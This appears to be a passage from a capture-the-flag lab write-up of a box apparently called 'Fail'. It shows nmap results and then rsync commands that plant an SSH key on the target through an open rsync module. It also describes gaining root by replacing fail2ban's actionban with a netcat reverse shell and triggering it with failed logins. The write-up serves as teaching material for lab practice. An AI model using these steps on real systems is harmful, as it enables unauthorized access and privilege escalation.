PORT    STATE SERVICE REASON  VERSION
22/tcp  open  ssh     syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 74:ba:20:23:89:92:62:02:9f:e7:3d:3b:83:d4:d9:6c (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDGGcX/x/M6J7Y0V8EeUt0FqceuxieEOe2fUH2RsY3XiSxByQWNQi+XSrFElrfjdR2sgnauIWWhWibfD+kTmSP5gkFcaoSsLtgfMP/2G8yuxPSev+9o1N18gZchJneakItNTaz1ltG1W//qJPZDHmkDneyv798f9ZdXBzidtR5/+2ArZd64bldUxx0irH0lNcf+ICuVlhOZyXGvSx/ceMCRozZrW2JQU+WLvs49gC78zZgvN+wrAZ/3s8gKPOIPobN3ObVSkZ+zngt0Xg/Zl11LLAbyWX7TupAt6lTYOvCSwNVZURyB1dDdjlMAXqT/Ncr4LbP+tvsiI1BKlqxx4I2r
|   256 54:8f:79:55:5a:b0:3a:69:5a:d5:72:39:64:fd:07:4e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCpAb2jUKovAahxmPX9l95Pq9YWgXfIgDJw0obIpOjOkdP3b0ukm/mrTNgX2lg1mQBMlS3lzmQmxeyHGg9+xuJA=
|   256 7f:5d:10:27:62:ba:75:e9:bc:c8:4f:e2:72:87:d4:e2 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIE0omUJRIaMtPNYa4CKBC+XUzVyZsJ1QwsksjpA/6Ml+
873/tcp open  rsync   syn-ack (protocol version 31)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
┌──(jay㉿localhost)-[~/pg/fail]

mkdir .ssh && touch .ssh/authorized_keys

ssh-keygen -t rsa -b 4096 -C fail@fail.com

└─$ rsync -r ./.ssh/ 192.168.157.126::fox/.ssh


ssh -i id_rsa fox@192.168.157.126
Let’s look for enabled services in jail.conf. We find out that the only enabled service is ssh.

ssh configuration in jail.conf
However, there’s no variable for ban action nor the ban time, so as explained above ssh will take the values of the default service.

Default service values
In this capture, we can see that if we make 3 failed login attempts in a 10 minutes interval, we will be banned for 1 minute, and the ban action is determined in iptables-multiport configuration file which is located in action.d folder and we have writing permissions to it.
So the attack scenario will be to change the configuration file of iptables-multiport.conf file in /etc/fail2ban/action.d/ and instead of blocking the IP with iptables we will put our netcat reverse shell. Then, we will wait 1 minute for the fail2ban service to restart, and then make 3 failed login attempts to ssh purposely so that the ban action kicks of and we get the reverse shell.
Let’s start by modifying /etc/fail2ban/action.d/iptables-multiport.conf

Changing the actionban variable in iptables-multiport.conf
Once I did that, I waited one minute for the service to restart and then made 3 ssh failed login attempts and got the reverse shell